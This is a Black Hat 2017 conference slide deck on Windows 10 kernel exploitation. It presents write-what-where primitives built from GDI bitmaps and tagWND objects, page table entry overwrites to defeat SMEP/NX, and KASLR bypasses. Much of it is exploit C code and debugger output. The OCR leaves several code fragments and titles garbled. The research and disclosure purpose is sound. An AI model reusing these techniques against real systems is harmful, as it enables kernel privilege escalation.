# black hat black hat

JULY 22-27, 2017
MANDALAY BAY / LAS VEGAS



### TAKING WINDOWS 10 KERNEL EXPLOITATION TO THE NEXT LEVEL — LEVERAING WRITE-WHAT-WHERE VULNERABILITIES IN CREATORS UPDATE

## blackhat Whoami

- Morten Schenk
- Security Advisor, Improsec ApS
- Twitter @blomster81
- Blog <a href="https://improsec.com/blog/">https://improsec.com/blog/</a>
- GitHub <a href="https://github.com/MortenSchenk">https://github.com/MortenSchenk</a>
- What to expect from this talk
  - Lots of C code, hex and Assembly
  - Exploitation techniques working on Creators Update
- Whitepaper out as well



## blackhat Agenda

- Brief look at Kernel Exploitation history
- Arbitrary Kernel Read/Write Primitive
- KASLR information leak
- De-randomizing Page Table Entries
- Dynamic Function Location
- Executable Kernel Memory Allocation

## blackhat Exploitation Concept

- Write-What-Where
  - Vulnerability class
- Best case
  - Write controlled value at controlled address
- Common case
  - Write not controlled value at controlled address
- Leverage to obtain kernel-mode code execution
  - Must know where and perhaps what
- Techniques presented may be used for other vulnerability classes as well



### Kernel Exploitation History

## black hat Kernel Exploitation History - Windows 7

NonPagedPool was executable

```
RtlFillMemory(payLoad, PAGE_SIZE - 0x2b, 0xcc);
RtlFillMemory(payLoad + PAGE_SIZE - 0x2b, 0x100, 0x41);
BOOL res = CreatePipe(&readPipe, &writePipe, NULL, sizeof(payLoad));
res = WriteFile(writePipe, payLoad, sizeof(payLoad), &resultLength, NULL);
```

- Kernel information leaks were available with NtQuerySystemInformation
- Overwrite HalDispatchTable function table with NonPagedPool address
- Execute User-mode memory from Kernel-mode



### ackhat Kernel Exploitation History - Windows 10

- Windows 8.1 and Windows 10 before Anniversary Edition.
- Kernel information leaks with APIs blocked from Low Integrity.
- NonPagedPoolNx is the new standard.
- Supervisor Mode Execution Prevention is introduced.
- Kernel-mode read / write primitive is needed.
  - GDI bitmap primitive.
  - tagWND primitive.

Information leak of Bitmap through GdiSharedHandleTable

```
DWORD64 teb = (DWORD64)NtCurrentTeb();
DWORD64 peb = *(PDWORD64)(teb + 0x60);
DWORD64 GdiSharedHandleTable = *(PDWORD64)(peb + 0xf8);
DWORD64 addr = GdiSharedHandleTable + (handle & 0xffff) * sizeof(GDICELL64);
DWORD64 kernelAddr = *(PDWORD64)addr;
```

- Overwrite Bitmap size using Write-What-Where
- Consecutive Bitmaps can create a primitive
  - SetBitmapBits
  - GetBitmapBits

```
BYTE *input = new BYTE[0x8];
for (int i = 0; i < 8; i++)
{
    input[i] = (value >> 8 * i) & 0xFF;
}
PDWORD64 pointer = (PDWORD64)overwriteData;
pointer[0x1BF] = addr;
SetBitmapBits(overwriter, 0xe00, overwriteData);
SetBitmapBits(hwrite, 0x8, input);
return;
```

VOID writeQword(DWORD64 addr, DWORD64 value)

- Information leak of User-mode mapped Desktop Heap through
  - ulClientDelta from Win32ClientInfo
  - UserHandleTable from User32!gSharedInfo
- Overwrite cbWndExtra using Write-What-Where
- Consecutive Windows can create a primitive
  - SetWindowLongPtr overwrites adjacent tagWND.StrName pointer through ExtraBytes
  - InternalGetWindowText
  - NtUserDefSetText.

```
VOID writeQWORD(DWORD64 addr, DWORD64 value)
{
    CHAR* input = new CHAR[0x8];
    LARGE_UNICODE_STRING uStr;
    for (DWORD i = 0; i < 8; i++)
    {
        input[i] = (value >> (8 * i)) & 0xFF;
    }
    RtlInitLargeUnicodeString(&uStr, input, 0x8);
    SetWindowLongPtr(g_window1, 0x118, addr);
    NtUserDefSetText(g_window2, &uStr);
    SetWindowLongPtr(g_window1, 0x118, g_winStringAddr);
}
```

## blackhat SMEP and NX bypass

Page Table Entry overwrite using write primitive

```
DWORD64 getPTfromVA(DWORD64 vaddr)
   vaddr >>= 9;
   vaddr &= 0x7FFFFFFFF8;
   vaddr += 0xFFFFF680000000000;
   return vaddr:
kd> !pte fffff90140844bd0
                                           VA fffff90140844bd0
PXE at FFFFF6FB7DBEDF90
                           PPE at FFFFF6FB7DBF2028
                                                                                 PTE at FFFFF6FC80A04220
                                                     PDE at FFFFF6FB7E405020
contains 00000000251A6863
                          contains 000000002522E863 contains 000000002528C863
                                                                                 contains FD90000017EFA863
                                         ---DA--KWEV pfn 2528c
                                                                    ---DA--KWEV
                                                                                 pfn 17efa
                                                                                               ---DA--KW-V
pfn 251a6
              ---DA--KWEV
                          pfn 2522e
kd> g
Break instruction exception - code 80000003 (first chance)
0033:00007ff9`18c7a98a cc
                                       int
kd> !pte fffff90140844bd0
                                           VA fffff90140844bd0
PXE at FFFFF6FB7DBEDF90
                           PPE at FFFFF6FB7DBF2028
                                                     PDE at FFFFF6FB7E405020
                                                                                 PTE at FFFFF6FC80A04220
contains 00000000251A6863
                          contains 000000002522E863 contains 000000002528C863
                                                                                 contains 7D90000017EFA863
                                                                                               ---DA--KWEV
pfn 251a6
              ---DA--KWEV
                          pfn 2522e
                                         ---DA--KWEV pfn 2528c
                                                                    ---DA--KWEV
                                                                                 pfn 17efa
```

- Windows HAL Heap was in many cases static at 0xFFFFFFFFD00000
- Offset 0x448 contained a pointer to ntoskrnl.exe
- SIDT instruction leaks address of ntoskrnl.exe pointer
- Use kernel-mode read primitive to leak pointer and get base address.

```
DWORD64 getNtBaseAddr()
    DWORD64 baseAddr = 0;
    DWORD64 ntAddr = readQWORD(0xffffffffffd00448);
    DWORD64 signature = 0x00905a4d;
    DWORD64 searchAddr = ntAddr & 0xFFFFFFFFFFF900:
    while (TRUE)
        DWORD64 readData = readQWORD(searchAddr);
        DWORD64 tmp = readData & 0xFFFFFFFF;
        if (tmp == signature)
            baseAddr = searchAddr;
            break:
        searchAddr = searchAddr - 0x1000;
    return baseAddr;
```



# Mitigations Introduced in Windows 10 1607



#### Windows 10 1607 Mitigations

- Randomizes Page Table Entries
- Removes kernel addresses from GdiSharedHandleTable
  - Breaks bitmap primitive address leak
- SIDT KASLR bypass method broken

#### Various address space disclosures have been fixed

- ✓ Page table self-map and PFN database are randomized
  - Dynamic value relocation fixups are used to preserve constant address references
- ✓ SIDT/SGDT kernel address disclosure is prevented when Hyper-V is enabled
  - Hypervisor traps these instructions and hides the true descriptor base from CPL>0
- ✓ GDI shared handle table no longer discloses kernel addresses




#### Windows 10 1607 Mitigations

- Limits the tagWND.strName to point inside Desktop heap.
  - Breaks tagWND primitive

```
# Child-SP RetAddr Call Site
00 ffff8b00`65a92068 fffff800`36a5c96a nt!DbgBreakPointWithStatus
01 ffff8b00`65a92070 fffff800`36a5c359 nt!KiBugCheckDebugBreak+0x12
02 ffff8b00`65a920d0 fffff800`369d3094 nt!KeBugCheck2+0x8a5
03 ffff8b00`65a927e0 ffffdeb2`f731c1fe nt!KeBugCheckEx+0x104
04 ffff8b00`65a92820 ffffdeb2`f71e4f96 win32kfull!DesktopVerifyHeapPointer+0x137252
05 (Inline Function) ------ win32kfull!DesktopVerifyHeapRange+0x15
06 ffff8b00`65a92860 ffffdeb2`f71e421b win32kfull!DesktopVerifyHeapLargeUnicodeString(struct tag
07 ffff8b00`65a928a0 ffffdeb2`f720c99c win32kfull!DefSetText(struct tagWND * pwnd = 0xffffded1`4
08 ffff8b00`65a92800 ffffdeb2`f720c50a win32kfull!xxxRealDefWindowProc(struct tagWND * pwnd = 0:
09 ffff8b00`65a92a80 ffffdeb2`f71e51ec win32kfull!xxxWrapRealDefWindowProc(struct tagWND * pwnd
```

Figure 4. Windows 10 Anniversary Update mitigation on a common kernel write primitive







#### Locating Bitmap Object

- Bitmap objects are stored in the Large Paged Pool.
  - Randomized on reboot
  - Need a kernel information leak to locate
- Win32ThreadInfo in the TEB is close to the Large Paged Pool



### láckhat Locating Bitmap Object

- Creating a number of large Bitmap objects stabilizes the Pool
- Large static offset will point into **Bitmaps**

```
DWORD64 leakPool()
    DWORD64 teb = (DWORD64)NtCurrentTeb();
    DWORD64 pointer = *(PDWORD64)(teb+0x78);
    DWORD64 addr = pointer & 0xFFFFFFFF00000000;
    addr += 0x16300000:
    return addr;
Win32ThreadInfo : Oxfffff905c\001ecb10 Void
```

```
DWORD64 size = 0x100000000 - 0x260;
 BYTE *pBits = new BYTE[size];
 memset(pBits, 0x41, size);
 DWORD amount = 0x4;
 HBITMAP *hbitmap = new HBITMAP[amount];
 for (DWORD i = 0; i < amount; i++)
     hbitmap[i] = CreateBitmap(0x3FFFF64, 0x1, 1, 32, pBits);
kd> dq fffff905c\16300000
ffff905c\16300000
                     41414141 41414141 41414141 414141 41414141
ffff905c`16300010
ffff905c\16300020
ffff905c\16300030
ffff905c\16300040
ffff905c\16300050
ffff905c\16300060
                     41414141`41414141 41414141`41414141
ffff905c\16300070
                     41414141`41414141 41414141`41414141
```



#### Locating Bitmap Object

- Delete the second large Bitmap object.
- Allocate ~10000 new Bitmap objects of 0x1000 bytes each.
- Will point to start of Bitmap object.

```
kd> dq fffff905c\16300000 I20
ffff905c\16300000
                  00000000`01050ec9 00000000`0000000
ffff905c\16300010
                  0000000,00000000 0000000,00000000
ffff905c\16300020
                  00000000`01050ec9 0000000`0000000
ffff905c\16300030
                  000000000000000000 0000000100000368
                  0000000000000da0 ffff905c16300260
ffff905c\16300040
ffff905c 16300050
                  ffff905c16300260 00008039100000da0
ffff905c~16300060
                  00010000,00000000 00000000,00000000
ffff905c\16300070
                  0000000000004800200
                                    ffff905c\16300080
                  00000000,00000000
                                    .000000000,000000000
ffff905c\16300090
                  00000000,000000000
                                    fffff905c\163000a0
                  00000000,00000000
                                    .000000000,00000000
ffff905c\163000b0
                  000000000000001570
                                    000000000,00000000
ffff905c\163000c0
                  00000000,00000000
                                    000000000,00000000
ffff905c\163000d0
                  00000000,00000000 00000000,00000000
ffff905c\163000e0
                  00000000`00000000 ffff905c`163000e8
ffff905c\163000f0
                  ffff905c163000e8 00000000100000000
```



#### Locating Bitmap Object

- Overwrite sizelBitmap of leaked Bitmap
- Reuses two consecutive Bitmaps as previously

```
BOOL writeQword(DWORD64 addr, DWORD64 value) kd> dq 1a000000 L6
                                 00000000`1a000000
                                                    ffff905c16300000 000000001000000ff
  BYTE *input = new BYTE[0x8];
                                 for (int i = 0; i < 8; i++)
                                 kd> dq fffff905c 16300000+38 L1
                                 ffff905c16300038 00000001100000368 Write-What-Where simulation
     input[i] = (value >> 8 * i) & 0xFF;
                                 kd> eg ffff905c`16300038 00001001`00000368
                                 kd> dq 0xffffff78000000000 L1
  BYTE *pbits = new BYTE[0xe00];
                                 fffff780`00000000
                                                    Ofa00000`00000000
  memset(pbits, 0, 0xe00);
                                 kd> dg 0xffffff78000000800 L1
  GetBitmapBits(h1, 0xe00, pbits);
                                 fffff780`00000800
                                                    00000000,00000000
                                 kd> a
  PDWORD64 pointer = (PDWORD64)pbits;
                                 Break instruction exception - code 80000003 (first chance)
  pointer[0x1BE] = addr;
                                 0033:00007ffb~3c366062 cc
                                                                         int
  SetBitmapBits(h1, 0xe00, pbits);
                                 kd> dg 0xffffff78000000800 L1
  SetBitmapBits(h2, 0x8, input);
                                                    11223344`55667788
                                 fffff780`00000800
  delete[] pbits;
                                 kd> dg 1a000000 L6
  delete[] input;
                                 00000000`1a000000
                                                    ffff905c16300000 000000001000000ff
  return TRUE;
                                 000000000`1a000010
                                                    00000000`01050ec9 00000000`01050ec8
                                 00000000\1a000020
                                                     Ofa00000,00000000 00000000,000000000
```



#### tagWND R/W outside Desktop Heap

- Pointer verification is performed by DesktopVerifyHeapPointer.
- tagWND.strName must be within the Desktop Heap

```
🔟 🚄 🚟
                         ; tagDESKTOP pointer
mov
        rcx, rbx
call
        DesktopVerifyHeapPointer
lea
        rdx, [rdi-1]
        rcx, rbx
mov
        rbx, [rsp+38h+arq 0]
mov
add
        rsp, 30h
        rdi
pop
        $+5
imp
DesktopVerifyHeapLargeUnicodeString endp
```

```
DesktopVerifyHeapPointer proc near

BugCheckParameter4= qword ptr -18h

; FUNCTION CHUNK AT 00000001C0199C18 SIZE 0000001F BYTES

sub rsp, 38h
mov r9, [rcx+78h] ; Address of Desktop Heap
cmp rdx, r9 ; Str buffer must not be below Desktop Heap
jb loc_1C0199C18
```

```
mov eax, [rcx+80h] ; Size of Desktop Heap add rax, r9 ; Max address of Desktop Heap cmp rdx, rax ; Str buffer must not be above Desktop Heap jnb loc_100199018
```

## láck hat tagWND R/W outside Desktop Heap

- Desktop Heap address and size comes from tagDESKTOP object.
  - No validation on tagDESKTOP pointer.
  - Pointer is taken from header of tagWND. kd> dt win32k!tagWND head +0x000 head : THRDESKHEAD
- Find tagDESKTOP pointer and replace it. win32k! \_THRDESKHEAD
  - Control Desktop Heap address and size during verification.

```
+0 \times 0000 h
                          : Ptr64 Void
+0x008 cLockObj
                           Uint4B
+0x010 pti
                         : Ptr64 tagTHREADINFO
+0x018 rpdesk
                         : Ptr64 tagDESKTOP
+0x020 pSelf
                         : Ptr64 UChar
```

```
VOID setupFakeDesktop(DWORD64 wndAddr)
   g fakeDesktop = (PDWORD64)VirtualAlloc((LPVOID)0x2a000000, 0x1000, MEM COMMIT | MEM RESERVE, PAGE READWRITE);
   memset(g fakeDesktop, 0x11, 0x1000);
   DWORD64 rpDeskuserAddr = wndAddr - g ulClientDelta + 0x18;
   g rpDesk = *(PDWORD64)rpDeskuserAddr;
```



#### tagWND R/W outside Desktop Heap

RtlInitLargeUnicodeString(&uStr, input, size);

g fakeDesktop[0x1] = 0;

- SetWindowLongPtr can overwrite tagDESKTOP pointer.
- Verification succeeds everywhere.

```
g fakeDesktop[0xF] = addr - 0x100;
                                                             g fakeDesktop[0x10] = 0x200;
kd> dg ffffff780`00000000 L1
                                                             SetWindowLongPtr(g window1, 0x118, addr);
fffff780`00000000
                     Ofa00000,000000000
                                                             SetWindowLongPtr(g window1, 0x110, 0x0000002800000020);
kd> dq ffffff780`00000800 L1
                                                             SetWindowLongPtr(g_window1, 0x50, (DWORD64)g fakeDesktop);
                     00000000,00000000
fffff780`00000800
                                                             NtUserDefSetText(g window2, &uStr);
kd> dg 1a000000 L4
000000001a000000 ffff905c\006f6ed0 ffff905c\006f7070
                                                             SetWindowLongPtr(g window1, 0x50, g rpDesk);
00000000`1a000010
                    ffff905c`006f6fb8 00000000`00000000
                                                             SetWindowLongPtr(g window1, 0x110, 0x0000000e00000000c);
kd> dg fffff905c`006f6fb8 L1
                                                             SetWindowLongPtr(g window1, 0x118, g winStringAddr);
ffff905c\006f6fb8
                    800000000,00000000
kd> ea ffff905c`006f6fb8
                            00000000 00001008 Write-What-Where simulation
kd> q
Break instruction exception - code 80000003 (first chance)
0033:00007ffb\3c366062 cc
                                           int
kd> dg 1a000000 L4
00000000\land00000
                     fffff905c`006f6ed0 fffff905c`006f7070
00000000\1a000010
                    ffff905c`006f6fb8 Ofa00000`00000000
kd> dg ffffff780`00000800 L1
fffff780`00000800
                    11223344155667788
```







# Mitigations Introduced in Windows 10 1703



#### Windows 10 1703 Mitigations

- UserHandleTable kernel addresses have been removed.
- Windows 10 1607

```
kd> dq poi(user32!qSharedInfo+8)
000002c5`db0f0000
                   NUUU0000,00000000 00000000,00000000
000002c5`db0f0010
                   00000000°00010000 ffff9bc2°80583040
000002c5`db0f0020
                   00000000,00000000 00000000,0001000c
000002c5`db0f0030
                   fffff9bc2\800fa870 fffff9bc2\801047b0
000002c5`db0f0040
                   00000000`00014001 ffff9bc2`80089b00
000002c5`db0f0050
                   ffff9bc2\80007010 00000000\00010003
000002c5`db0f0060
                   ffff9bc2\80590820 ffff9bc2\801047b0
000002c5`db0f0070
                   00000000000000100001 ffff9bc2\8008abf0
```

#### Windows 10 1703

```
kd> dq poi(user32!qSharedInfo+8)
00000222`e31b0000
                 0000000,00000000 00000000,00000000
00000222`e31b0010
                  00000000,00000000 00000000,00010000
00000222`e31b0020
                  00000000`00202fa0 00000000`00000000
00000222 e31b0030
                  00000000,00000000 00000000,0001000c
00000222`e31b0040
                  000000000000000000 00000000000000318
00000222`e31b0050
                  00000000,00000000 00000000,00014001
00000222`e31b0060
                  00000000`00000000 00000000`000002ac
000002221e31b0070
```

```
typedef struct _HANDLEENTRY {
    PVOID phead;
    ULONG_PTR pOwner;
    BYTE bType;
    BYTE bFlags;
    WORD wUniq;
}HANDLEENTRY, *PHANDLEENTRY;
```

## Jackhat Windows 10 1703 Mitigations

- ulClientDelta from Win32ClientInfo is gone
- Windows 10 1607

```
kd> dq @$teb+800
000000e4`e54e3800
                    0000000,00000008 00000000,00000000
000000e4`e54e3810
                    00000000,00000600 <u>00000000,0000000</u>
000000e4\e54e3820
                    000002c5`db410700 ffff98fc`a51f0000
```

Windows 10 1703

```
kd> dq @$teb+800
00000086`a0a4a800
                     0000000,00000008 00000000,00000000
                     00000000,00000600 <u>00000000,0000000</u>
00000086`a0a4a810
                     00000222`e3550700 <mark>00000222`e3550000</mark>
00000086`a0a4a820
```



## láckhať Windows 10 1703 Mitigations

- ExtraBytes modified by SetWindowLongPtr are moved to user-mode.
  - Cannot overwrite adjacent tagWND.strName.

```
📕 🍊 🚟
 sub
         esi, r8d
                                           kd> dg 1a000000 L2
 movsxd rcx, esi
                                           0000000001a000000 ffffbd25\40909ce8 ffffbd25\40909bf0
         rcx, [rdi+180h] ; RDI == tagWND*
 add
                                           kd> r
                                          rax=0000000000000000 rbx=000000000000000 rcx=000002095f92daf8
                                           rdx=0000000000000000 rsi=000000000000000 rdi=ffffbd2540909bf0
                                          rip=ffffbd5fec46866b rsp=ffffe3010030da00 rbp=00000000000000000
                                           r9=ffffffffffffffffffr10=ffffbd2540909bf0
                                           r11=0000000252387c000 r12=000000000000000 r13=0000000000000000
  4
                                           r14=fffff78000000000 r15=ffffbd2542567ab0
                                           iopi=0
                                                         nv up ei pl nz na pe nc
loc 100053CB3:
                                                            ds=002b es=002b fs=0053
                                           cs=0010
                                                                                       as=002b
       rax, [rcx]
mov
                                           win32kfull!
                                                        kSetWindowLongPtr+0x1f3:
       [rsp+98h+var 70], rax
mov
                                          ffffbd5f`ed
                                                        866b 4c8931
                                                                                     gword ptr [rex],r14 (
                                                                             m \cap V
       [rcx], r14
                 ; RCX == ExtraButes*
mov
       loc 1C0053B7B
jmp
```

## blackhat Windows 10 1703 Mitigations

- tagWND as Kernel-mode read/write primitive is broken again.
- Bitmap object header increased by 0x8 bytes.
  - Change allocation size to retain allocation alignment.
- HAL Heap is randomized.
  - No longer ntoskrnl.exe pointer at 0xFFFFFFFFD00448.







#### Locating tagWND

• ulClientDelta in Win32ClientInfo has been replaced by user-mode pointer kd> dq @\$teb+800 I6

```
000000d6`fd73a800 00000000`00000008 00000000`00000000
00000d6`fd73a810 00000000`00000600 00000000`0000000
00000d6`fd73a820 00000299`cfe70700 00000299`cfe70000
```

Inspecting new pointer reveals user-mode mapped Dekstop Heap

```
kd> dq 00000299°cfe70000
00000299`cfe70000
                   00000000`00000000 0100c22c`639ff397
00000299°cfe70010
                   00000001`ffeeffee ffffbd25`40800120
00000299°cfe70020
                   ffffbd25`40800120 ffffbd25`40800000
                   ffffbd25`40800000 00000000`00001400
00000299°cfe70030
00000299°cfe70040
                   ffffbd25`408006f0 ffffbd25`41c00000
00000299°cfe70050
                   00000001`000011fa 00000000`0000000
00000299`cfe70060
                   ffffbd25`40a05fe0 ffffbd25`40a05fe0
                   00000009'00000009 00100000'00000000
00000299°cfe70070
kd> dg ffffbd25`40800000
                   00000000`00000000 0100c22c`639ff397
ffffbd25`40800000
ffffbd25`40800010
                   00000001`ffeeffee ffffbd25`40800120
ffffbd25`40800020
                   ffffbd25`40800120 ffffbd25`40800000
ffffbd25`40800030
                   ffffbd25`40800000 00000000`00001400
ffffbd25`40800040
                   ffffbd25`408006f0 ffffbd25`41c00000
ffffbd25`40800050
                   00000001`000011fa 00000000`0000000
ffffbd25`40800060
                   ffffbd25`40a05fe0 ffffbd25`40a05fe0
ffffbd25`40800070
                   00000009`00000009 00100000`00000000
```

#### Locating tagWND

Manually search through Desktop heap to locate tagWND object

```
VOID setupLeak()
    DWORD64 teb = (DWORD64)NtCurrentTeb();
    g desktopHeap = *(PDWORD64)(teb + 0x828);
    g desktopHeapBase = *(PDWORD64)(g desktopHeap + 0x28);
    DWORD64 delta = g desktopHeapBase - g desktopHeap;
    g ulClientDelta = delta;
DWORD64 leakWnd(HWND hwnd)
    DWORD i = 0;
    PDWORD64 buffer = (PDWORD64)g desktopHeap;
    while (1)
        if (buffer[i] == (DWORD64)hwnd)
            return g desktopHeapBase + i * 8;
        i++;
```



## ack hat ExtraBytes overwrite

Size of ExtraBytes is defined by cbWndExtra when Windows Class is

registered

RegisterClassEx creates a tagCLS object

 tagCLS has its own ExtraBytes defined by cbClsExtra

 SetWindowLongPtr sets ExtraBytes in tagWND

• SetClassLongPtr sets ExtraBytes in tagCLS RegisterClassExW(&cls);

```
cls.cbSize = sizeof(WNDCLASSEX);
cls.style = 0;
cls.lpfnWndProc = WProc1;
cls.cbClsExtra = 0x18;
cls.cbWndExtra = 8;
cls.hInstance = NULL;
cls.hCursor = NULL;
cls.hIcon = NULL;
cls.hbrBackground = (HBRUSH)(COLOR WINDOW + 1);
cls.lpszMenuName = NULL;
cls.lpszClassName = g windowClassName1;
cls.hIconSm = NULL;
```



#### ExtraBytes overwrite


- ExtraBytes from tagCLS are still in the kernel
- Allocate tagCLS followed by tagWND.
- Use SetClassLongPtr to update tagWND.strName
- Read/write kernel-mode primitive is back

```
RtlInitLargeUnicodeString(&uStr, input, size);

g_fakeDesktop[0x1] = 0;
g_fakeDesktop[0x10] = addr - 0x100;
g_fakeDesktop[0x11] = 0x200;

SetClassLongPtrW(g_window1, 0x308, addr);
SetClassLongPtrW(g_window1, 0x300, 0x0000002800000020);
SetClassLongPtrW(g_window1, 0x230, (DWORD64)g_fakeDesktop);
NtUserDefSetText(g_window2, &uStr);
SetClassLongPtrW(g_window1, 0x230, g_rpDesk);
SetClassLongPtrW(g_window1, 0x300, 0x00000000000000);
SetClassLongPtrW(g_window1, 0x300, 0x00000000000000);
SetClassLongPtrW(g_window1, 0x300, g_winStringAddr);
```





## blackhat Kernel ASLR


- Almost all kernel memory is randomized.
- Shared System Page KUSER\_SHARED\_DATA is static
  - Located at 0xFFFFF78000000000.
  - Not executable.
  - Does not contain interesting pointers.
- HAL Heap is randomized
- SIDT is mitigated with VBS
- Need new ntoskrnl.exe information leak



# ickhat Kernel ASLR Bypass Idea

- KASLR bypass could be primitive related.
- Need a bypass for each primitive.
- Must leak ntoskrnl.exe pointer.







# láckhať Bitmap KASLR Bypass O-Day

Surface structure from REACTOS



```
typedef struct SURFOBJ
   DHSURF dhsurf;
                             // 0x000
   HSURF
          hsurf;
                             // 0x004
    DHPDEV dhpdev;
                             // 0x008
   HDEV
           hdev;
                             // 0x00c
    SIZEL
          sizlBitmap;
                             // 0x010
```

GDI's handle to the device, this surface belongs to. In reality a pointer to GDI's PDEVOBI

```
// UXUZ4
          IDEILA,
   LUNG
          iUniq;
                            // 0x028
   ULONG
         iBitmapFormat;
   ULONG
                            // 0x02c
   USHORT iType;
                          // 0x030
   USHORT fjBitmap;
                            // 0x032
 // size
                               0x034
} SURFOBJ, *PSURFOBJ;
```



#### Bitmap KASLR Bypass 0-Day

BASEOBJECT

PDEVOBJ structure from REACTOS

PPDEV ppdevNext; int cPdevRefs; int cPdevOpenRefs; PPDEV ppdevParent; FLONG flags; FLONG flAccelerated; ..... PVOID pvGammaRamp; PVOID RemoteTypeOne; ULONG ulHorzRes: ULONG ulVertRes; pfnDrvSetPointerShape; PFN pfnDrvMovePointer; PFN pfnMovePointer; PFN pfnDrvSynchronize; PFN pfnDrvSynchronizeSurface; PFN PFN pfnDrvSetPalette; pfnDrvNotify; PFN ULONG TagSig; PLDEV pldev; WatchDogContext; PVOID WatchDogs; PVOID apfn[INDEX LAST] PFN PDEV, \*PPDEV;

baseobj;

**Function Pointers** 



#### Bitmap KASLR Bypass O-Day

Bitmap hdev field is empty





### black hat Bitmap KASLR Bypass O-Day

Enter CreateCompatibleBitmap

```
HBITMAP CreateCompatibleBitmap(
                               _In_ HDC hdc,
                               _In_ int nWidth,
                               In int nHeight
kd> dq ffffbd25`56300000+3000
ffffbd25`56303000
                 - 00000000`01052c3e 0000000`0000000
ffffbd25`56303010
                 ffff968a`3bbee740 00000000`00000000
                 <u>00000000`01052c3e</u> 0000000`0000000
ffffbd25`56303020
                  ffffbd25`4001b010|00000364`00000001
ffffbd25`56303030
ffffbd25`56303040
```

```
kd> dqs ffffbd25`4001b010 + 6f0
ffffbd25 4001b700 ffffbd5f eced2bf0 cdd!DrvSynchronizeSurface
```

# ackhat Bitmap KASLR Bypass O-Day

- Free a Bitmap at offset 0x3000 from first Bitmap
- Spray CompatibleBitmaps to reallocate

```
HBITMAP h3 = (HBITMAP)readQword(leakPool() + 0x3000);
buffer[5] = (DWORD64)h3;
DeleteObject(h3);
HBITMAP *KASLRbitmap = new HBITMAP[0x100];
for (DWORD i = 0; i < 0 \times 100; i++)
    KASLRbitmap[i] = CreateCompatibleBitmap(dc, 1, 0x364);
```

## bláck hat Bitmap KASLR Bypass O-Day

- Read cdd!DrvSyncronizeSurface pointer
- Find ntoskrnl.exe pointer

```
kd> u cdd!DrvSynchronizeSurface + 2b L1
cdd!DrvSynchronizeSurface+0x2b:
ffffbd5f`eced2c1b ff153f870300 call qword ptr [cdd!_imp_ExEnterCriticalRegionAndA
kd> dqs [cdd!_imp_ExEnterCriticalRegionAndAcquireFastMutexUnsafe] L1
ffffbd5f`ecf0b360 ffffff803`4c4c3e90 nt!ExEnterCriticalRegionAndAcquireFastMutexUnsafe
|DWORD64 leakNtBase()
    DWORD64 ObjAddr = leakPool() + 0x3000;
    DWORD64 cdd DrvSynchronizeSurface = readQword(readQword(ObjAddr + 0x30) + 0x6f0);
    DWORD64 offset = readQword(cdd DrvSynchronizeSurface + 0x2d) & 0xFFFFF;
    DWORD64 ntAddr = readQword(cdd DrvSynchronizeSurface + 0x31 + offset);
    DWORD64 ntBase = getmodBaseAddr(ntAddr);
    return ntBase;
```

# blackhat tagWND KASLR Bypass 0-Day

#### tagWND structure from REACTOS

```
typedef struct _WND
  THRDESKHEAD
              head;
  WW;
  struct WND *spwndNex
#if (_WIN32_WINNT >= 0x05
  struct WND *spwndPrev;
#endif
  struct _WND *spwndParent;
  struct WND *spwndChild;
```

